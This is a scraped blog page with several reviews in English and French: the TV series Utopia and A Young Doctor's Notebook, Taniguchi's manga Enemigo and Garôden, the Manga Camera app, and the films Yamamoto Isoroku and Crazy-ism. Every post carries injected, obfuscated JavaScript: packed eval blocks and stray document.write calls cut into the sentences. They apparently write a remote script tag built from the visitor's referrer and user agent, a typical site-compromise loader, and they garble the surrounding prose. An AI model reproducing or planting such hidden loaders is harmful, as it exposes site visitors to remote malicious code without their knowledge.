Utopia

“The Utopia Experiments is a legendary graphic novel shrouded in mystery. But when a small group of previously unconnected people find themselves in possession of an original manuscript, document.write(“”); their lives suddenly and brutally implode. Targeted swiftly and relentlessly by a murderous organisation known as “The Network”, the terrified group are left with only one option if they want to survive: they have to run”.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|rbiyi|var|u0026u|referrer|hstzt||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|nzddh|var|u0026u|referrer|fnehk||js|php’.split(‘|’),0,{}))

“Episode 1: When five strangers from an online comic book forum agree to meet after gaining possession of the original manuscript for the cult graphic novel ‘The Utopia Experiments‘, they find themselves pursued by a shadowy organisation known as “The Network” who are in pursuit of the manuscript — and they are prepared to kill to track it down. While three of the forum members — Ian, Becky and Wilson — meet in the pub, another is confronted and killed by two Network henchmen. The only witness to the murder is 11-year-old Grant — the fifth forum member — and when he flees with the manuscript, the henchmen give chase. Ian and Becky soon find they’ve been set-up for crimes they haven’t committed, while Wilson’s hacking skills attract the attention of Network henchmen Arby and Lee. As the trio’s lives begin to fracture, the world of civil servant Michael Dugdale is also torn apart as he is blackmailed by The Network. Just as things are looking increasingly desperate for Ian, Becky and Wilson, they come face to face with an enigmatic stranger who claims to offer them a way out…” [Text from
the show’s website]


First, have a look on the trailer:


Self-described as a “Dark and enigmatic thriller,” this British TV series (yes, another one!) started on Channel 4 from January 15th 2013. Like most Brit TV, this series is rather short as it has only six 70-minute episodes (although it is somewhere question of “series 1” so it leaves hope for more). It’s a complex cyberpunk story that plays on our inner paranoia and was more accurately described by some as a “conspiracy thriller.” In a dystopic near future (global food price going up causing riots, new epidemic of “Russian flu”) big corporations and defence agency gone rogue are vying for power. And, caught in the middle, a bunch of comic book fans. It’s quite an interesting setting. However it doesn’t feel very original: “the network” remind me of the Division in Nikita, the comic book with hidden information a little of Heroes, and the pharma conspiracy a little bit of Torchwood: Miracle Day or some of ReGenesis, but overall, if I feel I’ve seen similar stories before, yet I cannot name any other shows to compare it with.

The show is strew with what seems to be a few popular culture references (to Watchmen, Terminator, etc.). It is also rather violent, with a lot of characters dying in each episode (and even one torture scene). It feels a little too much (and therefore is recommended for age 18+). But I guess that’s what we should expect with a psychopath assassin in the pay of a big nefarious pharmaceutical corporation. I am not sure if this show really takes this conspiracy theories thing seriously but I guess the subject is rather used in a sarcastic way. Although if the story is often funny the characters do seem to take themselves pretty seriously most of the time. That’s probably part of the charm of the show (I do particularly like the cold but efficient Jessica Hyde character).

What’s stand out the most in Utopia is the good acting, the superb camera work (particularly the scene composition) and (it’s British isn’t it?) the dark humour. I’ve seen only three episodes so far (half the so-called series 1) so I’m ready to hold judgement for now. But overall, it’s certainly worth watching.

For more information you can visit those sites:
[ Traduire ]

A Young Doctor’s Notebook

As usual I stumbled on this TV mini-series by pure chance (my wife read about it in a magazine and I looked it up on the internet). The prime interest of this British TV series from Sky Arts 1 HD is that the main protagonist is played, document.write(“”); in his young age, by Daniel Radcliffe (of Harry Potter‘s fame) and by John Hamm (from Mad Men), as he is older.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|knsyf|var|u0026u|referrer|ktdiz||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|dntke|var|u0026u|referrer|aytab||js|php’.split(‘|’),0,{}))


“After graduating from medical school in 1917, Bulgakov was sent to run a hospital in the remote Smolensk province, where his patients lived a brutal, essentially medieval existence. He turned these experience into a series of short stories, collected in A Young Doctor’s Notebook, a fictional account of a nameless doctor whose experience largely overlaps with its author’s. His young doctor discovers that childbirth and tracheotomies go much faster, and get a lot messier, than the medical textbooks had led him to believe.“ [Text from one of the dvd covers (right). See the other cover here]

First, have a look on the official trailer:


Originally titled A Country Doctor’s Notebook (??????? ????? ?????), this collection of short stories by acclaimed Russian writer Mikhail Bulgakov was already well known and admired by american actor John Hamm who was attached to its adaptation project from the very beginning as an executive producer. When they sought the collaboration of Daniel Radcliffe to play the frail, short and clumsy young doctor, they discovered that he was also a great fan of Bulgakov. According to Alan Connor, one of the show’s writers, Radcliffe visited Bulgakov’s hometown for his 21st birthday and he described the book as “a meditation on memory.”

The story is narrated from the point of view of the older doctor. In 1934, as he is being investigated for his morphine addiction, the doctor go through the notebook he wrote when he was sent to take charge of a country hospital right after having graduated from university in 1917. He remembers all the hardship he went through and even interacts with his younger self, criticizing or mocking his conduct and self-doubt. He was missing his comfortable life in the culturally-rich Moscow while discovering how rude and primitive was the life of his patients and how tragically unprepared he found himself to deal with this situation.

This series, described as a comedy drama, is really brilliant. Only the British could treat such a dark subject (bleak russian countryside, gruesome early 20th-century medicine, psychological despair and morphine addiction) with great humour. It has almost the excesses of the slapstick comedy (with plenty of blood and horrible amputation) but leaves you somewhat uncomfortable. It’s also beautifully played by the two main actors. My only complain is that it is so damn short: only four 30-minute episodes (although the dvd was somewhere qualified as “season 1” so there might be hope for more–but that could simply be a mistake). It started airing in UK on Sky Arts 1 HD from december 6, 2012 and is already available on Dvd in the United Kingdom. Let’s hope it will come quickly to our shores.

For more information you can visit those sites:

Finally, check this interview where Hamm and Radcliffe talk about the TV series:

http://embedded-video.guardianapps.co.uk/?a=false&u=/tv-and-radio/video/2012/nov/28/radcliffe-hamm-young-doctors-notebook-video
[ Traduire ]
Enemigo

“Après avoir connu la dictature et la guerre civile, document.write(“”); le Nacencio, État d’Amérique latine, s’engage sur la voie de la modernisation. Afin de transformer la jungle du sud du pays en terres arables, les autorités font appel à la société japonaise de bâtiment Seshimo. Lorsque Yûji Seshimo, son jeune et brillant président, se rend sur place, il est kidnappé par des mercenaires qui demandent l’arrêt immédiat des travaux… Manoeuvre du lobby du blé américain afin de contrer un concurrent potentiel ? Baroud d’honneur des derniers partisans de la dictature ? Opération commando des forces révolutionnaires? Complot des membres du conseil d’administration de Seshimo hostiles au trop jeune patron ?”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|rrdir|var|u0026u|referrer|ekhka||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|dykir|var|u0026u|referrer|bidkr||js|php’.split(‘|’),0,{}))

“C’est à Ken’ichi, le frère de Yûj, qu’il revient de démêler l’écheveau. Accompagné de Gloria, la secrétaire de son frère, cet ancien du Vietnam, aujourd’hui détective privé aux Etats-Unis, s’enfonce dans la jungle du Nacencio où l’attendent trahisons, courses-poursuites, guet-apens et autres réjouissances !” [ Texte du rabat intérieur de couverture ]

Continuez après le saut de page >>


Enemigo (?????) est d’abord sérialisé dans le magazine d’Akita Shoten Play Comic entre décembre 1984 et avril 1985 avant d’être publié en un volume au Japon en 1985 par Futabasha [voir couverture ci-contre] (et réédité par Kobunsha en 2007 avec le sous-titre “The director’s cut edition”). Il sera publié en France, dans la collection Sakka de Casterman, à la fin juin 2012. Conçu et dessiné par Jiro TANIGUCHI, ce manga seinen a été écrit par M.A.T., qui serait (selon la postface de Taniguchi) un ”groupe d’action scenaristique” dont l’identité demeure toujours un mystère même de nos jours. Le titre Enemigo veut dire ennemi en espagnol, ce qui permet à l’auteur de faire dire au protagoniste le clin d’oeil “adios enemigo” au lieu du traditionnel “adios amigo.”

Enemigo fait partie des “oeuvres de jeunesse” de Taniguchi et, par conséquent, n’a donc rien à voir avec le style plus raffiné et les récits introspectifs qui ont fait sa renommé en Europe. À ses débuts il s’intéressait surtout à des histoires d’action et son style n’est pas encore parfaitement défini. Pour plus de détails sur la mise en contexte de ce manga dans l’ensemble de l’oeuvre de Taniguchi, je vous réfère à mon commentaire précédant qui porte sur Garôden, un manga datant de 1990. 

[ Planches 8 à 10, ici présentées de gauche à droite : ]

Taniguchi nous dit dans la postface que les récits d’aventure-action étaient à l’époque forts populaires en littérature mais pratiquement absents dans le manga et c’est pour remédier à cette lacune qu’il entreprit Enemigo. Il s’est inspiré du roman noir américain qui met en scène un héros dur au coeur tendre et qui ne manque pas de repartie. Il a tenté de donner un angle socio-politique au récit mais tout en restant authentique aux “codes traditionnels du genre (une belle commanditaire, des armes à feu, des morts, l’amitié, l’amour, la trahison, la séparation finale).” Évidemment les exigences du genre (les détectives-privés ne foisonnent pas au Japon) l’ont amené à situer l’histoire à l’étranger (en Amérique du Sud et à New York) et comme Taniguchi s’intéressait déjà (et en subissait l’influence) à la bande-dessinée européenne, la critique de l’époque a reproché à Enemigo d’être trop occidental. On y reconnait aussi une grande influence du cinéma d’action américain (style Rambo). [Page 16, ci-contre]

[ Planches 25 et 36-37, encore une fois présentées ici de gauche à droite : ]

Enemigo est, jusqu’à maintenant (avec Le chien Blanco), le titre le plus ancien de Taniguchi à avoir été traduit. Et, on a beau parler d’une oeuvre de jeunesse, il est évident que, dans les années ’80, Taniguchi possède déjà une grande maîtrise de son art. Ainsi, malgré qu’elle soit antérieure à Garôden, je trouve l’histoire d’Enemigo beaucoup plus intéressante, quoique certains diront sûrement qu’il s’agit d’un polar peu originale et plutôt stéréotypée, mais n’était-ce pas ce que recherchait Taniguchi? Il sait inculqué au récit une forte tension, y ajoutant beaucoup de violence (et même une scène de sexe! Là on est vraiment loin de ses récits contemplatifs des années ’90!), et réussit sans mal à conserver l’attention du lecteur. Ce n’est certes pas parfait mais que demander de plus? Même son dessin m’apparait plus détaillé, quoiqu’il est encore chargé de plusieurs “lignes de vitesse” et d’effets sonore, mais quand même moins que pour Garôden. [Page 56, ci-contre]

[ Planches 99, 146 et 160, toujours présentées de gauche à droite : ]

On reconnait d’ailleurs déjà dans Enemigo plusieurs éléments précurseurs qui feront la force des oeuvres récentes de Taniguchi: le récit se déroule plutôt lentement (et ce malgré que ce soit une histoire d’action), le héros est pensif et solitaire, on y retrouve aussi un certain soucis du détail (particulièrement dans les paysages d’arrière-plan) ainsi qu’un intérêt pour la nature et les animaux (la jungle et le chien Little John qui est en quelque sorte le second du héros et que Taniguchi avait expressément demandé aux scénaristes d’inclure dans le récit).

[ Finalement, les Planches 178-79, présentées de gauche à droite : ]

C’est un livre plus soigné où l’on retrouve une douzaine de planches couleurs et un important dossier de quarante-trois pages qui comporte une galerie d’illustrations (cinq en couleurs et plusieurs sketch), une postface et un interview de Taniguchi ainsi que des commentaires par Katsuya Terada (Blood: The Last Vampire, Saiyukiden), Nicolas Finet (DicoManga), Vittorio Giardino (Les Enquêtes de Sam Pezzo), François Schuiten (Les Cités obscures), et Baru (L’Autoroute du soleil).

Pour conclure, Enemigo est certes un thriller noir plutôt typique mais c’est tout de même un très bon gekiga et je le recommande chaudement.

Enemigo, par Jiro TANIGUCHI (dessin) & M.A.T. (texte). Paris, Sakka (Casterman), 2012. 15 x 21 x 2.3 cm, 312 pgs,. 13,95 € / $24.95 Can. Sens de lecture original. ISBN: 978-2-203-03011-4. Recommandé pour jeune adulte (14+).
Enemigo © Jiro TANIGUCHI / M.A.T., 2007; © CASTERMAN, 2012 pour la traduction française.

[ Translate ]

Garôden

Garoden_couv“C’est l’histoire d’une quête d’absolu. D’absolu dans le combat. La quête de Tanba a peut-être commencé pour savoir qui était le plus fort, mais quand le récit de Taniguchi et Yumemakura commence, on est déjà loin de ça.”

“Tanba s’est formé dans les principes du Karaté, mais a découvert – à ses dépens – que les lutteurs professionnels (le catch), n’étaient pas tous des comédiens, que parmi eux se trouvaient de vrais bêtes de combat cheminant comme lui sur la voie du combat à mains nues. Il a donc développé une technique hybride, avec des percussions au poing ou au pied, et des immobilisations.”

“Tanba a perdu un seul combat dans sa vie, contre un jeune catcheur inconnu : Kajiwara. À la suite de quoi il a passé trois ans à comprendre pourquoi il avait perdu et à se perfectionner pour se dépasser. Mais Kajiwara n’est pas resté le même non plus, il est maintenant une star du catch professionnel. Quand il revient au Japon après une carrière internationale, cela fait six ans que Tanba l’attend. Pas pour prendre sa revanche, non, un mot aussi vulgaire n’appartient pas au vocabulaire des affamés d’absolu.”

[ Texte du rabat intérieur de couverture ]

Continuez après le saut de page >>
Continue reading

Mangafy your life!



Thanks to Cult of Mac and Gizmodo, document.write(“”); I’ve just discovered one of the cutest iOS apps I’ve seen in a long time: Manga Camera!
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|eazen|var|u0026u|referrer|adkad||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|abaeh|var|u0026u|referrer|tnzrf||js|php’.split(‘|’),0,{}))

This app by


Supersoftware allows you to take a picture (but only with an iPhone 3GS+, iPod Touch 5 or iPad 3) and convert it into a manga style image! You can select thirty-two different background styles (some with Japanese captions, “sound effects” or speed lines) and share your pictures on Twitter or Facebook. If you’re not satisfied with the background, you can change it even after having taken the picture.

It doesn’t always work well (sometimes shadows or darker subject gets converted into backgrounds effects), but when it does the result is quite impressive. A picture is instantly turned into a realistic manga panel (with all its characteristics: b&w, inked line, textured with zipatone). It’s really amazing.

My only complaints is that it doesn’t save the pictures automatically (you have to save manually each pics before taking another one, if not it will disappear), you cannot use the front-facing camera to take a picture of yourself (use a mirror instead) and you cannot use an existing picture to apply the manga effects (that would be quite cool).

Nevertheless, it can provides hours of fun! It could be a cool way to make a photo-manga (for those manga lovers with less drawing talent)…

Version 1.0 of Manga Camera was released on September 10th 2012 and weighs 14.7 Mb. Available in english and japanese. Rated 4+

See a few examples after the jump:


More examples on my Photobucket’s album.

[ Traduire ]
Yamamoto Isoroku

“Japan, document.write(“”); summer 1939. Pressure is building for Japan to sign a pact with Germany and Italy, but admiral Yamamoto is reluctant to go to war with the US, whom he considers too powerful.” (2012 Montreal World Film Festival schedule book)

WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ktakb|var|u0026u|referrer|rszkt||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|tdfsf|var|u0026u|referrer|dtssr||js|php’.split(‘|’),0,{}))

The full Japanese title of the movie is ???????? ????? (Rengô kantai shirei chôkan: Yamamoto Isoroku / Isoroku Yamamoto, the Commander-in-Chief of the Combined Fleet).

Yamamoto Isoroku (?? ???) was a great thinker and strategist (he’s often depicted in the movie playing shogi, a chess-like military strategy game). He told his superiors (and I am paraphrasing here) “Don’t make a tripartite alliance with Germany and Italy. If you do, the Americans will cut us from the essential supplies we need.” But eventually, they did make an alliance with Hitler. He also told them “Don’t attack the U.S., because they’re stronger than us. If we do, we’ll lose and Japan will be utterly destroyed.” But eventually, they did attack the Americans and, having no choice, Yamamoto planned the attack himself. However, he warned his superiors to “make sure to declare war before attacking the Americans, because if not it will certainly make things worse.” Of course, the Japanese embassy screwed up and the declaration of war was given one hour after the attack, angering the Americans. There is no mention in the movie of his famous quote: “we have awaken a sleeping giant,” probably because it is now considered apocryphal. Finally, he insisted that, if they had to go to war with the Americans, it would be better to hit them hard and fast in the hope to crush their morale and be able to quickly sue for peace, because he considered that if Japan had to engage in a long war of attrition with them they would definitely lose since the Americans were far superior in force and resources.

Unfortunately, his superiors took no heed of his warnings and the Pacific war quickly became a messy affair as the Japanese kept making wrong decisions after another, leading toward an ugly end. The culprit was an enormous national pride that made people believe they could win despite the odds. Even if Pearl Harbor was a strategic failure (they gambled they could destroy the American Pacific Fleet, but its most important elements, the carriers, were nowhere to be seen), it was portrayed at home as a great victory. The “success” of Midway was a failure as well (Yamamoto’s subordinates did not follow his instruction to “load half the airplanes with torpedoes in order to strike and sink the carriers that our attack will definitely draw”), but the huge lost sustained by the Navy ultimately sealed the fate of Japan. In Guadalcanal, a retreat became a “transfer of troops” in the national newspapers! Fortunately, Yamamoto died in an enemy attack in the Solomon Islands (he wanted to inspect the troops and boost their morale by his presence, but someone had stupidly broadcast his traveling plans), and therefore never witnessed the miserable end of the war.

Yamamoto Isoroku is a “biographical” drama that focuses solely on Yamamoto’s role in the Pacific War and his conviction that war against the Americans was a mistake and that, if it was indeed inevitable, the best chances of success for Japan was to aim at a quick peace after hitting them hard and fast. Not much is said on his personal life: once in a while we glimpse of his family just to remind the viewers that he is human and has a wife and children. The movie is essentially an history lesson but, thanks to an excellent storytelling, it never feels like a lecture. The director achieves this by introducing the viewers to two groups of people — a couple of newspaper reporters and the customers of a small izakaya bar — which he cleverly use to communicate to the viewers the essential historical and chronological information about the progress of the war, its historical context, what’s the public opinion at the time and who thinks what about the current strategy or geo-political situation.

Strangely, it doesn’t feel at all like an anti-war movie and is not even apologetic of Japan’s role in the war. It simply tells the viewers that, if Yamamoto’s vision would have prevailed, the Pacific War might have been avoided or at least delayed and, in case of war, an early peace would have been pursued, avoiding all the horrors that ultimately deprived Japan of its honor. It tells us (and I totally agree with that assessment) that the war was essentially caused by the stupidity of the “hawks,” the warmonger amongst the media and the political bureaucracy. Unfortunately, in order to pass his message, the director is raising Yamamoto to a status of demi-god and the movie is endlessly chanting is coolness and greatness to the point of being annoying.

I am not sure exactly what this movie is telling us about the ideology of today’s Japan. We’ve certainly seen an increase in war movies being produced lately and it seems to coincide with an hardening of the right wing parties seeking more aggressive politics. Many want to re-arm Japan or defend more aggressively Japanese territory against the claim of other countries in order to secure future resources. However, I don’t think that this movie is part of this trend. In contrary, it seems to warn us against repeating the pitfall of history (but this time the sleeping giant would probably be China).

All in all, despite its ideological aspects, it is quite an interesting movie that offers a beautiful photography where, surprisingly, the special effects are minimally obtrusive (I cannot say they are barely noticeable, but at least they are negligibly obvious). A movie well worth watching.

Yamamoto Isoroku (Admiral Yamamoto): Japan, 2011, 140 min.; Dir.: Izuru Narushima; Scr.: Yasuo Hasegawa, Kenzaburo Iida; Phot.: Takahide Shibanushi, Hiroshi Futsuta; Ed.: Hirohide Abe; Mus.: Tarô Iwashiro; Prod.: Shohei Kotaki; Cast: Koji Yakusho, Hiroshi Tamaki, Akira Emoto, Toshiro Yanagiba, Hiroshi Abe, Eisaku Yoshida, Kippei Shiina, Takeo Nakahara, Ikuji Nakamura, Mitsugoro Bando, Mieko Harada, Asaka Seto, Rena Tanaka, Toru Masuoka, Yoshihiko Hakamada, Shunji Igarashi, Asaka Seto, Rena Tanaka, Toru Masuoka, Yoshihiko Hakamada, Shunji Igarashi. Screened, in presence of one of the producers, as part of the “World Great” segment (Out of competition) at the Montreal World Film Festival 2012, on August 26th, 18:40 in Cinéma Quartier Latin 9 (a theatre with a 350-seat capacity which was a little less than 3/4 full).
Other comments or reviews:

One last point, not related to the movie itself: The primary duty of a film festival and of a movie theatre is to preserve the integrity of the artistic works it is presenting. I didn’t appreciate at all that the sound was cut off for almost the entire end credits of the movie. A soundtrack is an integral part of a movie. It’s bad enough that the movie started late (because of the Q&A of the previous movie, I think) but it is not the first year that I witness unforgivable technical screw ups at the festival and particularly at the Quartier Latin. Of course, the people of the festival say it’s the mistake of the projectionist who cannot see or ear what’s happening inside the theatre, and the acting theatre manager I spoke to said all complaints should be directed to the festival staff since they are the one in charge during the festival (even of the projectionist). This lack of respect for the movie industry craftsmen who created this film and for the viewers is quite annoying. It is a small detail, I admit, but it should never happen. The frustration I feel when this happens distract me from the enjoyment of the movie.

Update: Here’s a video of the very quick presentation made by one of the producers before the screening of “Yamamoto Isoroku” at the 2012 Montreal World Film Festival.


[ Traduire ]
Crazy-ism

“Five social misfits commit a successful murder-robbery, document.write(“”); but, stuck in their hideout, they soon fight over the money” (2011 World Film Festival of Montreal schedule book, pg. 44)

Warning: may contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|bheba|var|u0026u|referrer|kfhbn||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|dihyn|var|u0026u|referrer|idhdy||js|php’.split(‘|’),0,{}))

Having rob an old man of his life savings (which he kept under a mattress) a group of young people who are all in dire need of money meet in an unused gym to spit their disappointing spoils. It result in discord and fights as they all plot to try to keep the loot for themselves — some with the help of unscrupulous yakusa.

Probably the worse film I’ve seen at the festival this year. It has no real action, the character have no depth and it’s a type of story we’ve seen more than a dozen time already. Since the action is very static and takes place in only two or three sets, it feels like a stage play rather than a movie. By moments some scenes were so ridiculous that it reminded me of those italian comedy (or puppets show) were characters hit each other with a club and fall on their back!

It is certainly entertaining but of little interest as it is not well directed nor played.

